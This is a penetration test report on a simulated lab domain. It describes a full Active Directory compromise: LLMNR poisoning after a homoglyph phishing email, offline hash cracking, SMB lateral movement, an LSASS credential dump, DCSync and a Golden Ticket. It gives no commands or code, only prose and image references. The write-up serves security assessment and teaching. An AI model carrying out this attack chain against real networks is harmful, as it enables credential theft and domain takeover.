Active Directory Domain Compromise Simulation

Prepared By

Dinesh Aswin S

(esistdini)

Executive Summary

An internal security assessment was conducted against the Active Directory environment of the dinilab.local domain to evaluate the organization's resilience against credential theft, lateral movement, and privilege escalation attacks.

During the assessment, a full domain compromise was achieved starting from a simulated phishing scenario. By leveraging Link-Local Multicast Name Resolution (LLMNR) poisoning, NTLMv2 credentials were captured and successfully cracked offline. The recovered domain user credentials allowed authenticated access to a domain-joined workstation.

From this initial foothold, SYSTEM-level privileges were obtained on the compromised host. Active Directory enumeration was performed using SharpHound and BloodHound, revealing privilege relationships and attack paths within the domain. Further credential extraction from LSASS memory exposed Domain Administrator credentials in plaintext.

Using these credentials, successful authentication to the Domain Controller was achieved. A directory replication (DCSync) attack was performed to extract all domain password hashes, including the krbtgt account. Finally, a Golden Ticket was generated to demonstrate long-term persistence within the domain.

This assessment demonstrates that a single compromised workstation user could lead to complete Active Directory takeover.

The impact includes:

- Full Domain Administrator compromise
- Extraction of all domain user password hashes
- Ability to impersonate any domain user
- Long-term persistence via forged Kerberos tickets
- Potential for ransomware deployment or data exfiltration

The findings indicate significant risk within the internal network, particularly due to enabled LLMNR, insufficient credential protection, and excessive privilege exposure. Immediate remediation is recommended to reduce the likelihood of full domain compromise in the event of credential theft.

Scope & Methodology

Scope:

The internal security assessment was conducted against the following environment:

• Domain: dinilab.local
• Assessment Type: Simulated Internal Penetration Test
• Objective: Evaluate the security posture of the Active Directory environment against credential theft, lateral movement, privilege escalation, and domain compromise scenarios.

The assessment assumed an attacker with access to the internal network, simulating a realistic post-phishing or insider threat scenario.

Methodology:

The assessment followed a structured attack lifecycle aligned with industry-standard penetration testing methodologies and MITRE ATT&CK techniques.

1. Initial Access:
• LLMNR poisoning was performed to capture NTLMv2 authentication attempts.
• Captured hashes were subjected to offline password cracking.

2. Lateral Movement :
• Recovered credentials were used to authenticate to a domain-joined workstation.
• SMB-based remote execution resulted in SYSTEM-level access.

3. Active Directory Enumeration:
• SharpHound was executed to collect domain relationship data.
• BloodHound was used to analyze privilege paths and identify escalation routes.


4. Credential Access:
• LSASS process memory was dumped to extract cached credentials.
• Domain Administrator credentials were recovered.

5. Domain Compromise:
• Successful authentication to the Domain Controller was achieved.
• A DCSync attack was performed to extract domain credential hashes.
• A Golden Ticket was generated to demonstrate persistence capability.


This methodology simulated a realistic adversary operating within the internal network.

Report


To obtain an initial foothold, an LLMNR poisoning attack was conducted in a controlled simulation environment. A phishing email was crafted and sent to the target system to induce the user to access a malicious network share. When the user clicked the embedded link, it attempted to access a non-existent shared resource. If the system failed to resolve the host via DNS, it automatically fell back to Link-Local Multicast Name Resolution (LLMNR) to resolve the hostname, enabling credential capture.




The phishing email leveraged a font manipulation technique to substitute a lowercase “l” in place of an uppercase “I” within the sender’s address, creating the appearance of a legitimate email address and increasing the likelihood of user trust.




To successfully perform LLMNR poisoning, the attacker must be present on the same local network segment as the target system.
The Responder tool was utilized to intercept and capture NTLM authentication attempts, including the victim's username and associated NTLMv2 hash.




When the victim clicks the phishing link, it attempts to access a non-existent network share. As a result, the system initiates an authentication request that can be intercepted by the attacker.
Using the Responder tool, the victim's username and NTLMv2-SSP hash were captured. The captured hash was then saved to a file for subsequent offline password cracking.



The captured NTLMv2 hash was subjected to offline password cracking using John the Ripper with a custom wordlist. Upon successfully recovering the plaintext password, the credentials were used to authenticate to the target system.




Remote command execution was performed over SMB using valid credentials, resulting in successful authentication to the target system.
Upon execution, SYSTEM-level privileges were obtained on the compromised host.



